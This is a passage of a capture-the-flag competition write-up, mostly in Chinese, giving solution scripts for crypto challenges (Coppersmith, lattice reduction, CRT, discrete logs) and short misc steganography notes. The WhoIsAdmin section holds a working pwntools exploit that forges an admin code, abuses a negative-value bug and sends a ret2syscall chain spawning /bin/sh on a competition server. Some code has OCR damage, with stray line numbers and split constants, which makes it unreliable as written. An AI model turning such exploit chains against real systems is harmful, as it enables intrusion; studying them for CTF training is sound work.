m_high=(h+2023)//2024 7
kbits = 150 8
PR.<x> = PolynomialRing(Zmod(n)) 9
10
f = (m_high + x)**e - c 11
f = f.monic() 12
root = f.small_roots(X=2^kbits, beta=0.5) 13
print(root) 14
15
m  = (m_high + root[0]) 16
print(long_to_bytes(int(m))) 17
18
enc = pow(m,3,n) 19
assert enc == c 20
print("ok") 21
#SYC{crypto_is_very_interesting_why_dont_you_join_us} 22
```

ecc

```
from Crypto.Util.number import * 1
p = 93202687891394085633786409619308940289806301885603002539703165565954917915237 2
a = 93822086754590882682502837744000915992590989006575416134628106376590825652793 3
b = 80546187587527518012258369984400999843218609481640396827119274116524742672463 4
k = 58946963503925758614502522844777257459612909354227999110879446485128547020161 5
cipher_left = 34210996654599605871773958201517275601830496965429751344560373676881990711573 6
cipher_right = 62166121351090454316858010748966403510891793374784456622783974987056684617905 7
E = EllipticCurve(GF(p),[a,b]) 8
c1 = E([40485287784577105052142632380297282223290388901294496494726004092953216846111,81688798450940847410572480357702533480504451191937977796524024895095113351695
]) 9
c2 = E([51588540344302003527882762117190244240363885481651104291377049503085003152858,77333747801859674540077067783932976850711668089918703995609977466893496793359
]) 10
```

```
m = c1 - k * c2
ml=cipher_left//m[0]
mr=cipher_right//m[1]
M=long_to_bytes(int(ml))+long_to_bytes(int(mr))
print(M)
#SYC{Ecc$is!sO@HaRd}
```

RnoCRT

注意模不互素

```
import hashlib
from functools import reduce
from gmpy2 import gcd
from Crypto.Util.number import *
Num=7
m = [207867980504656835313307696396607264603,
24503621221257061098736643055496848932 5,
27083674482406953743864611061343969866 6,
31927577549542287547487862575259413302 3,
25426882343532987719944967071452871287 3,
21309360719641523236656448422984456844 4,
24692108536877349100318731377261570295 0]
a = [15003158104739072690371103593262194927 6,
21260202376534810598778595491323328519,
14404973362251836027004805940896951264 3,
23692014318783602592403787396830350749 3,
99781504248790469459151935530031893836,
69236016568483424294966410179787943383, 20613188366058016717435734248097940419]
gbs=reduce(lambda x,y: x*y//gcd(x,y), m)
p = reduce(lambda x,y: x*y, m)
def egcd(a, b):
      if a == 0:
            return (b, 0, 1)
      else:
            g, y, x = egcd(b % a, a)
      return (g, x - (b // a) * y, y)
def china(num):
      m1,a1,lcm=m[0],a[0],m[0]
      for i in range(1,num):
            m2=m[i]
            a2=a[i]
            c=a2-a1
            g,k1,k2=egcd(m1,m2)
```

```
            lcm=lcm*m[i]//gcd(lcm,m[i])
            if c%g :
                  print('No Answer!')
                  return 0
            x0=c//g*k1
            t=m2//g
            x0=(x0%t+t)%t
            a1+=m1*x0
            m1=m2//g*m1
      return a1
ans=china(Num)
i=0
x=ans+i*gbs
while x<p:
    flag = "SYC{" + hashlib.sha256(str(x).encode()).hexdigest() + "}"
    if ("6a651" in flag):
        print(flag)
    i+=1
    x=ans+i*gbs
#SYC{6a651b7ce47b35cc1aca565028fb633fab9e35ca08e45d5ce987a6caeb500465}
```

LLL

```
from Crypto.Util.number import *
b = 16979084980432354094619720470840276286258619760418310258927074185970855030192034811294130599976409219799692929847459006262555680679361326852776377401377268595469956168424494543484365651530780188299593486949988028859414291938150179648881503329412759162326089476475021458899345684040444351567135380261445041171 7
a = 87985708831523238980948938165414984318379459926002798504435964538203443877988599888615810231211511882813830689557206283310798896515152239146021683769192796024987451181887813439936314700804256222291023473994069755385254026561760348299509120310504018746048567357938217126019729178374888676592937617915180406208 5
p = 13172449451206565880103976654678882171806396314446781873576804063136706915381625485522965544955909918869440326004499036629202691608534025007719873521577414908702557726376984665072859318010107394050728545991786072655138522748171587350361268324943302020172919086243047605482210286544113676397741582433185880161 7
Ge = Matrix(ZZ, [[2^190, 0, a],
                 [0, 1, -b],
                 [0, 0, p]])

t, m, c = Ge.LLL()[0]
m = abs(m)
```

```
print(long_to_bytes(int(m)))
#SYC{1e989433efffd767589e989ad0f091075c06}
```

highlow

已知p高位和低位，中间coppersmith即可

```
from libnum import n2s
import gmpy2
n =
140912063206225236748477201397615431548221908790353802454244812674825509322296119659644249659583862550765939110628042992755817426651342073905328021097002251409998126980208386836973758910356252552220018844772143618351014422887253830733343929951860538672614976792343627949141080335746812926565228079286808127264621950778331840181223695790027159004772903453960659125365292908119621178149004483197765907129462595403824616324686348279599572869058064320056328646639850148723656726534768228339218700718513134249034812823503423048191498946100898043214055894339806503406105216590312348268233691148001508839886138778778810695790
pxor =
124229245244085791439650934438639686782423445183921252684721764061493908790073948877623812930339081158169421854801552819088679937157357924845248082716160727839419054107753000815066526032809275137495740454967765165248115412626716101315676902716808647904092798908601183908297141420793614426863816161203796966951
e=65537
c =
110173361226910340532419922939631145908163198443842874486296636720492058928286003964655057109229076855459399783763219273946554587274943618529528982809052209631636254822952228561291641726195643446343655203288159722328256392926053117416559884271668114060913296136279610702314570353032987936515464124969756622258571238058677566519013745074478031986384663048624802020990768134715714953801325632526307892181730072758906007467582854152744343933811257425260149860396526776056422265767414240537495122808252312174202390891057940807073223576029410468226593354874206726990229693720376629584978320657522720618537236533651717685560
p_high = pxor>>(44*8+400)
p_low = pxor%(2^400)
mod1 = 2^400
mod2 = 2^(44*8+400)
PR.<x> = PolynomialRing(Zmod(n))
f = p_high * mod2 + x * mod1 + p_low
f = f.monic()
out_p = f.small_roots(2 ^(44*8),beta = 0.4,epsilon = 0.03)
p = gcd(int(f(out_p[0])),n)
q=n//p
phi=(p-1)*(q-1)
d=gmpy2.invert(e,phi)
```

```
m=pow(c,d,n)
print(n2s(int(m)))
#SYC{2f521b13bc9d6e932e9f5cbe511112df9e3a9c6}
```

Number theory

h0那边灵活运用一下费马小定理即可，h1和h1处由于q1的系数都非常小，可以直接爆破得到。

```
from Crypto.Util.number import *
import gmpy2
h0 =
32204970064020495089987638127084728326478148682901567463477309428711913562557896593705535648052700330691266737203443101999536510877540720202257029161055418134287869926681441720004958574081806952350173294511645528644406698879787803874088922818857288291087054260363775342621238123351525286111687772112805716948050023137187558717974264939293148772733851621062265829104737186965855582353613022111641900227653454778802093550738708573306943091390331915100028317550111635544055010840928827746307930375066470515315784707674416956421082690335775196145467221676053482094555998608776309304535493752157666579757029466797357934400
n1 =
20609629372145649869124883931477035418773265506807982287973634398860995335157854064383658546598627777214414513344620919765235474447787454254677033199140440513722365295528339478763686234572386246701669139829187532179573583918405628738545887852577214800663095592976049188005405242091639210252676232732956312108538849591909382864675439965387851084691144379692503823575367370407191667133473482821484955537306602611587604747693171586870973700406072872451067709522642066831289686968535823774273770385924779368338446367102184983154486987531633971065357864924738084803301054789863293592286600424063888458243900130876991944561
h1 =
49194502383195208917988199785355579000471120627698824524136563939112767971337049691779758664899497703009458337602635607307068610164325874221815125058246159504553260658300727486252329656228567456351563661171511248498573151135374757953887871426130912974127123668357951196795364055703535399924661649957282476915345782505912688106575686848420343362888
h2 =
56029812337811022982598747354987989915364610368395101948222609237230875599013444593473706280586983516630982411154519894488542135837471701015074142753084529513202513061481615522865380857058628008542724882609524855349464549317203533208567803034618377155637303135785566874122555481931560957334493233423618193735362609235034574175221191665401074291634
n2 =
21127172569887870569621986802814771398069606826661397979515556618791602174698226712111670185315617811180192688381471253591193212149192104216153890060029438171543010427356810059660168369171504065120474047401466632600230981702536898738744701541132759858595341068713321976579864810553447534204513491008705215041861247271
```

```
744906331897211382682082173232725557755944744660666716276384369689182542056030768855302245347065387515711466394372325818118665991592678080290221397839596198175015914759407639976938678756191094737274890855177552771553870885523586129754918916523885765188665815633264036089876920410240763092031487130405710
c = 560755242880627972516433209871749610535932373179379786577685205498728636639626883565611694880708433849736474671621705217505501333084711449806702316387849004095713051588092253172522672946790468745026981755103787604427489836091442220163475872417691201879526717162739831654260746281855319446763146879380776252950972832575933114206086543287956162274789542202283907703495996564081741984337669394639188614832738953892355758396470821879691042200815048095073239454838508301629389123778340028649375049864781694000009296510485806829237407437972323050728378725982758272513342598200451718063124202841231509602345154981980466083810
e=65537
q=gmpy2.gcd(h0-pow(2024,n1,n1),n1)
ls=[]
for i in range(2**12,2**13):
    if isPrime(i):
        ls.append(i)
for x in ls:
    found=0
    for y in ls:
        p=gmpy2.gcd(h2*x-h1*y,n2)
        if p!=1 and p.bit_length()==1024:
            found=1
            break
    if found==1:
        break
phi=(p-1)*(q-1)
d=gmpy2.invert(e,phi)
n=p*q
m=pow(c,d,n)
print(long_to_bytes(m))
#SYC{492aebb6-9c16-4b1a-ac42-fc608bf6063f}
```

Math

逆向得代码

```
import base64
from Crypto.Util.number import *
from Flag import flag
def modified_Base64enc(data):
    new_table = "CDEqrIJKNOPABdefghijklmQRSTstuvwxyz01VWXYZabcnop456L23FGHUM789+/"
```

```
    enc = str.maketrans(new_table,
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/")
    return base64.b64decode(data.translate(enc)).decode()

data_long = bytes_to_long(flag)

prime1 = getPrime(512)
prime2 = getPrime(512)
exponent1 = getPrime(32)
modulus1 = prime1 * prime2
cipher1 = pow(data_long, exponent1, modulus1)
print("c_output='%s'" % modified_Base64enc(hex(cipher1)[2:]))

prime3 = getPrime(512)
prime4 = getPrime(512)
modulus2 = prime3 * prime4
exponent2 = 39847
phi_modulus2 = (prime3 - 1) * (prime4 - 1)
if GCD(exponent2, phi_modulus2) != 1:
    exit()
cipher2 = pow(prime1, exponent2, modulus2)
print("n1_output='%s'" % modified_Base64enc(hex(modulus2)[2:]))
print("c1_output='%s'" % modified_Base64enc(hex(cipher2)[2:]))

hint_value1 = 2023 * prime3 + 2024
hint_cipher1 = pow(hint_value1, prime4, modulus2)
print("hint1_output='%s'" % modified_Base64enc(hex(hint_cipher1)[2:]))

prime5 = getPrime(512)
prime6 = getPrime(512)
modulus3 = prime5 * prime6
exponent3 = 44021
phi_modulus3 = (prime5 - 1) * (prime6 - 1)
if GCD(exponent3, phi_modulus3) != 1:
    exit()
cipher3 = pow(prime2, exponent3, modulus3)
print("n2_output='%s'" % modified_Base64enc(hex(modulus3)[2:]))
print("c2_output='%s'" % modified_Base64enc(hex(cipher3)[2:]))

hint_value2 = 2023 * prime5 + 2024 * prime6
hint_cipher2 = pow(hint_value2, 2323, modulus3)
print("hint2_output='%s'" % modified_Base64enc(hex(hint_cipher2)[2:]))

hint_value3 = 2024 * prime5 + 2023 * prime6
hint_cipher3 = pow(hint_value3, 2424, modulus3)
print("hint3_output='%s'" % modified_Base64enc(hex(hint_cipher3)[2:]))

```

```
exponent_final = exponent1
modulus_final = 0x9c5ab7c1cc9a4f60b1d53afafd7016d00e811e5a1c6fb258c75a246a0630a75644100828e21757de1d9a5ff99ebd05257aa9d895c1de40a2eb619fa52f32b38acb52669841d528351df863137b0a14f4aff6506cf0c7cdf1801c2bd3d7fb4e583811f4f771f7e5c0e5f42a85839affed38df8b913fa6a4e782adc028e5e86162f
value_final = 0x488d156b0cbef000f1bf6c47006a3595
final_cipher = pow(value_final, exponent_final, modulus_final)
print("a_output='%s'" % modified_Base64enc(hex(final_cipher)[2:]))
```

h1，h2，h3都是只要灵活运用二项式展开、费马小定理等即可；最后一部分的DLP用Pohlig-Hellman算法解即可。

最后一部分exp

```
def r(h, g, N, p, qi):
    Zp = Zmod(p)
    h = pow(h, N//qi, p)
    g = pow(g, N//qi, p)
    ri = discrete_log(Zp(h), Zp(g),bounds=(0,2^512))
    return int(ri)
m = 0x488d156b0cbef000f1bf6c47006a3595
n = 0x9c5ab7c1cc9a4f60b1d53afafd7016d00e811e5a1c6fb258c75a246a0630a75644100828e21757de1d9a5ff99ebd05257aa9d895c1de40a2eb619fa52f32b38acb52669841d528351df863137b0a14f4aff6506cf0c7cdf1801c2bd3d7fb4e583811f4f771f7e5c0e5f42a85839affed38df8b913fa6a4e782adc028e5e86162f
c = 0xc028af32e59098f182059e09d4463c34a71b5db98d0d538305102ce68cda72f6897606fd8d933b51633e63c63be59cc3454e8d04d287eda3535f21a8c9496f9e5b62edc81eb971d55b9ecc20b4d6671709e73af110d1bef9413e9786032d268fd7d243d01ccbdbeb0757e5a5affbc976e83f85bde685618d592fe23d754919a2
tmp_list = [10529 , 65777^2 , 344417 , 503777 , 549247^4 , 730447^3 , 859927^2 , 860113^3 , 927233^5 , 1034233^5]
r_list = []
for qi in tmp_list:
    tmp = r(c,m,n-1,n,qi)
    print(tmp)
    r_list.append(tmp)
x = crt(r_list, tmp_list)
module = 1
for i in tmp_list:
    module *= i
while True:
    if int(pow(m, x, n))==c:
```

```
        print('x =', x)
        break
    x += module
```

```
5390
3035716141
24703
459716
3035716141
3035716141
3035716141
3035716141
3035716141
3035716141
x = 3035716141
```

主体exp

```
from Crypto.Util.number import *
import gmpy2
c=0x639cd472630afb1aa9f5490b4f3de3b4701eef5c61aad06345f9e001021340cf989fc082693f745716bd39d015793e62be08913dcb82b2b6c8ed56d15a4cc230a60ea185d593a858b47276c403c79b6da23b561b200295a8addba7a48660d17a9eef322e430b939aecc4ca0c0f4fcc003524cdca68b7be935962f4b4ad8cafd5
n1=0x11df715605906c9cfc906faf4d02a380b9489fe890952cfbc7713af87031b61a4a3a0e2c46ba89ef462a3a77def7d5de0a0a10b3d1303afc06ed7bc9f07e01e9883b06ce17c290fe550844cf9028f50642e4190ccb13cdf0bb0493e437c54ee17643202cc1b35741208957eb6c1843299b4480e6d32a311de6fd6f4b9d9e8fab
c1=0x5a768e8e3e4efe51f566d77dd9a1312f5398bc9e1fa4e828be6a3b6aa6109de02c4eec524e23bf0836b7b25f534a429744e980bdc3acd77a8133c543ea1cf4f4665fbd46bc21d38edd60a687007e079980cac97e1099610aeceee3bff13483396a4cfb061df7d5bce9c7fba6ae14fbead5f56aa990f23ee9cbe8a8fc066d5fa
h1=0xc3fd84beeb2363d414848fda5898976625bcbb9637982f83853a6c96e64c8ec94645409b7036e3b187ecf930e294fc448c4ac6bfa9945078300b1619bc98d13275770f562874c7fd389ba9ef4e05019633566e65ba95e5a30e29a45b79774c6aaed89aa43105508e868941c81861120f50fe182e33b80701e1714205759f380
n2=0x3cc006e0dea07f834418109ac8c1a447258c7da01223107fd255303613ce9ffc3faa74823a28ea1e211a34c349f20b49bb00447777e4d7f5139219e62fb993562f7e705e0919ccbc414956e8a6cc3e01812ca6eb10558060fe0f7c06da63e5d6169ea5790e86f3e2e804d399d1429529d3031738f134e619a0decce12bde4cd
c2=0x2de5d5191bf279ba3ea338bd4390a18d0233da9e050b3aa2644a9427eff787b4d74aa3c7dc348f214247997ae32fb86428935e61234f9ef63e9b562c40b6b07c9133cad4672c9aa7f515d3f7d
```

```
067b6187d30e4346c4afeceae031c3116ccf97acaddb2af42d459c61ce0df7b56ce1e0ba15cf28a
ed5415615aa9398fb494e5b
h2=0x2dd30b086f1c8fa7860ed5cde1e02a062e8722ae9823579f764d5da86ec250b2dfee693446
3a06b133d791c3cfbe5f88a43bfae7f25cfb3efb61c10aa710aa76e2229241986fb16f1ae34a867
cb7ba641d5637b70a92027479e9c18d1372059a4e04a7298c5b279fa6d84abc1b466b29bba8a1a2
ea9e8ad568c14af17c4f50e
h3=0x35751402de3cb0f6481451a7b3665b3ddd15c9f0ad07398c4ee35c01ff926dd2545dc41d59
1fca58b485e3cd114d7c0a67196f95fcebc9391f10c89ded2b1ef3e5014ab8fe5ea33e2afb1cd9a
f7d84fca17e56e759b136578c29f679a64f0e2060492eee268af2304f7c689ece60a941ba8100dd
0d2af1a45499afd10cf9eaa
a=0xc028af32e59098f182059e09d4463c34a71b5db98d0d538305102ce68cda72f6897606fd8d9
33b51633e63c63be59cc3454e8d04d287eda3535f21a8c9496f9e5b62edc81eb971d55b9ecc20b4
d6671709e73af110d1bef9413e9786032d268fd7d243d01ccbdbeb0757e5a5affbc976e83f85bde
685618d592fe23d754919a2
n3=0x9c5ab7c1cc9a4f60b1d53afafd7016d00e811e5a1c6fb258c75a246a0630a75644100828e2
1757de1d9a5ff99ebd05257aa9d895c1de40a2eb619fa52f32b38acb52669841d528351df863137
b0a14f4aff6506cf0c7cdf1801c2bd3d7fb4e583811f4f771f7e5c0e5f42a85839affed38df8b91
3fa6a4e782adc028e5e86162f
m3=0x488d156b0cbef000f1bf6c47006a3595
e1=39847
e2=44021
p1=gmpy2.gcd(h1-pow(2024,n1,n1),n1)
q1=n1//p1
phi1=(p1-1)*(q1-1)
d1=gmpy2.invert(e1,phi1)
p=pow(c1,d1,n1)
q2=gmpy2.gcd(pow(h3*pow(2023,2424,n2),2323,n2)-
pow(h2*pow(2024,2323,n2),2424,n2),n2)
p2=n2//q2
phi2=(p2-1)*(q2-1)
d2=gmpy2.invert(e2,phi2)
q=pow(c2,d2,n2)
e=3035716141
phi=(p-1)*(q-1)
d=gmpy2.invert(e,phi)
m=pow(c,d,p*q)
print(long_to_bytes(m))
#flag{IKnowYouLikeReverseAndCrypto}
```

easy_LLL

造格子

(k,m,1)(p,0,0)=(c,m,2^180)

-a,1,0

c,0,2^180

```
from libnum import n2s
p =
114770017142688382362918268558878024848633097928402093647914503696492833723966801545716194546592346338592062332306371502256979159033965343002132956304625610134374822329402499359634555710129039614275145668904822690744696925414716152630310915301980153974374009140517084226870950134327432658087834138202887501571
c =
[252691576741200825003235854518429285604046259679326629085179227048718285133972338586150059681240174286398539605504685428942704518716124966316451750158262034932659454565298486475622853599125416727515506251378764860338090996786310090059796480337073227720871102351169876986926924673204797769606304797722364469807582751741678464726299700408063434792463119086571521288262779118184184541425311711418442351785077321937656578281421971349013687392144638212305969648359459832851045081139086667100268561175520523601684394240741985859287071692864877736236710823915843243630711317382388318266632018005817755464702017599156647997440004397317197465344043603398406750064538475824927459799822216246602968059960442392092861815414621876504871120174108397402818830270815398024790463858020211880676561905947346199279330321545347421753807838955598413185200451441135621642477179157666673654122157541836683493988026842990152164780251668814757945364000439731719746534404360339840675006453847582492745979982221624660296805996044239209286181541462187650487112017410839740281883027081539802479046385802021188067656190594734619927933032154534742175380783895559841318520045144113562164247717915766667365412215754183668349398802684299015216478025166881475794536,167112571436068503365863555819097033911055806360954358634872255350830103170054394353751058006410241121381218102422071274430110362095449676331239836360151530898438152873706465650717840020981830214898820464926094417083615507867528577357652528210378055491192842583737391890522213077548727239671886834106208081931065122279990489885435375423456365289255941071281250306350026659805747090065588404461890173576236818286779351250121446899637988659717829147046167982394519713705119612817794383063343536506634951644494110370550548591289579554139187441832008584411229178513479968007971646148831883025845861127328191645559105325001
a =
[177876163920838720585474640511391249051418827853372387342635245341495792468826199544624082182728094652999191797576747605771062756630817438777653951772485569478516324903956113309190795622258346824643390004835397272889256696087356239515881459115499360779486974615331766141255410923960657795391638070660994726539,154147211832384364492785997490497428696214843927503185938896425556028644075902949520267734189423717477702286854849502563505554965833703544305651488482204719931055591825164774932532116940955079750398001376723036214113076925445019856194390932639722726924707396244454184674407094860919513514591518499956074524561,162236910312416448303316079284626131452444352290110477620135842885125003493068172330766174225997049094080836685617836911475638508283918576304502582848847097467251286819613975600023439985149604495163647781268904127545271241114039490048103188362740808427663167350820948490766499995036870926879430699822216419877,156324330649465856865205652642919116551480610060830456323361514761783406613162826555066367215822747145109223530381689780625035795004458919262362420375225560790467893332585836287433463308447660726674632677063603419250881619682710122472587150879771212601074942044613408069114640355658551759306352327418458216623,947273493643084554327069917215046078105013298706196140733755709442987090746504444421393563188548090819256250095161029785181703435257266271491236553322532535294183
```

```
292440747073463615106501530133930750010290051226765906194210372904323460884238665194406125116885468971886527174150462509520345910607640580833401931201]
L = Matrix(ZZ, [[p,0,0],
                [-a[0],1,0],
                [c[0],0,2^180]])
print(n2s(int(L.LLL()[0][1])))
#SYC{125b-5c7b19c7-90e2-8d87c8a8}
```

WhoIsAdmin

买系统认证

```
x = var('x')
p = 281443
polynomial = x^17 - 222876
solutions = solve_mod([polynomial == 0], p)
print(solutions)
#print( 1640^17 % 281443 == 222876)
```

gadget很多，满足双重认证就可以打ret2syscall


```
from pwn import *
from ctypes import *

context(os='linux', arch='amd64', log_level='debug')

elf = ELF("./whoisadmin")
p = remote("nc1.ctfplus.cn", 44023)
#p = process("./main")

def strxor(a1, a2):
    return bytes([b1 ^ b2 for b1,b2 in zip(a1,a2)])

def admin(atcode):
        authcode = atcode
        user_key = bytes.fromhex(authcode)[:16]
        code = bytes.fromhex(authcode)[16:]
        user_key = strxor(user_key,b'AdminAdminAdminA')
        user_key = strxor(user_key,b'BinaryCryptoYYDS')
        authcode = user_key.hex()+code.hex()
        return authcode

def login(authcode):
```

```
        p.sendline(b"7")
        p.sendlineafter(b"authcode:", authcode.encode())

def increase():
        p.sendline(b"4")
        p.sendlineafter(b"satisfied???", b"1640")
        p.sendlineafter(b"add?", b"-1000")

def buy():
        p.sendline(b"6")

def change():
        p.sendline(b"8")

p.sendline(b"1")
p.recvuntil(b"Your account authcode: ")
authcode = p.recv(64).decode()
admin_authcode = admin(authcode)

login(admin_authcode)
increase()
buy()
change()

rdi = 0x402db3
ret = 0x40101a
rdx = 0x401538
rax = 0x40153c
rsi_r15 = 0x402db1
syscall = 0x401527
sh_addr = 0x4052f0
payload = b"/bin/sh\x00"
payload = payload.ljust(0x28,b"\x00")
payload = payload + p64(ret) + p64(rdi) + p64(sh_addr) + p64(rdx) + p64(0) + p64(rsi_r15) + p64(0) + p64(0) + p64(rax) + p64(59) + p64(syscall)
p.sendlineafter(b"Please input the new system name: ", payload)
p.interactive()

#flag{PwnAndCryptoAreBothVeryInteresting}
```

LinkedListModular

```
from Crypto.Util.number import *
import gmpy2
import re
```

```python
key = "IKnowYouLikeCrypto"
def extract_value(data, key):
    start_index = data.find(f"{key}:") + len(key) + 1
    end_index = data.find("\n", start_index)
    value_str = data[start_index:end_index].strip()
    return int(value_str, 16)
flag=''
for index in range(4):
    with open(f'cmp{index}.enc','r') as f:
        s=f.read().strip()
        ls=s.split(',')
        ss=''
        for i in range(len(ls)):
            if i!=len(ls)-1:
                ss+=chr(int(ls[i][2:],16)^ord(key[i%len(key)]))
        pattern = r"(?P<key>[pqec]):(?P<value>0x[0-9a-fA-F]+)"
        matches = re.findall(pattern, ss)
        result = {match[0]: int(match[1][2:],16) for match in matches}
        p=result['p']
        q=result['q']
        e=result['e']
        c=result['c']
        phi=(p-1)*(p-1)
        _gcd=gmpy2.gcd(e,phi)
        e=e//_gcd
        d=gmpy2.invert(e,phi)
        m=gmpy2.iroot(pow(c,d,p),_gcd)[0]
        flag+=hex(m)[2:]
print(flag)
#688682bc45a043f2e139153780fdd54af8517dd885464bdfa3dbcf776169255c9304306d542508c59abf30f99b98fefcd2951df2effc81fca8e5aa26414819cb144576b4302a8c5262d7d4d9b2ebb3468835c709cc88fc0b8b38b52a6f31d3ab6b25edeccfcf74f0dfc77abc90d757a49c1d0fb1c90e67db7918c61be80ad59c
```



Misc

ez_jpg

base64->reverse->jpg修改高度可以看到flag

SYC{Steg_4nd_Zip_1s_G00d!}

Truth of Word

doc文档改后缀zip解压在里面找flag：

Flag01=SYC{W0rd_H@5


Flag02 宏

```
Flag = @_Ama1n9_
```

FLAG03:StrUCtu3e!}

I_wanna_go_to_SYC

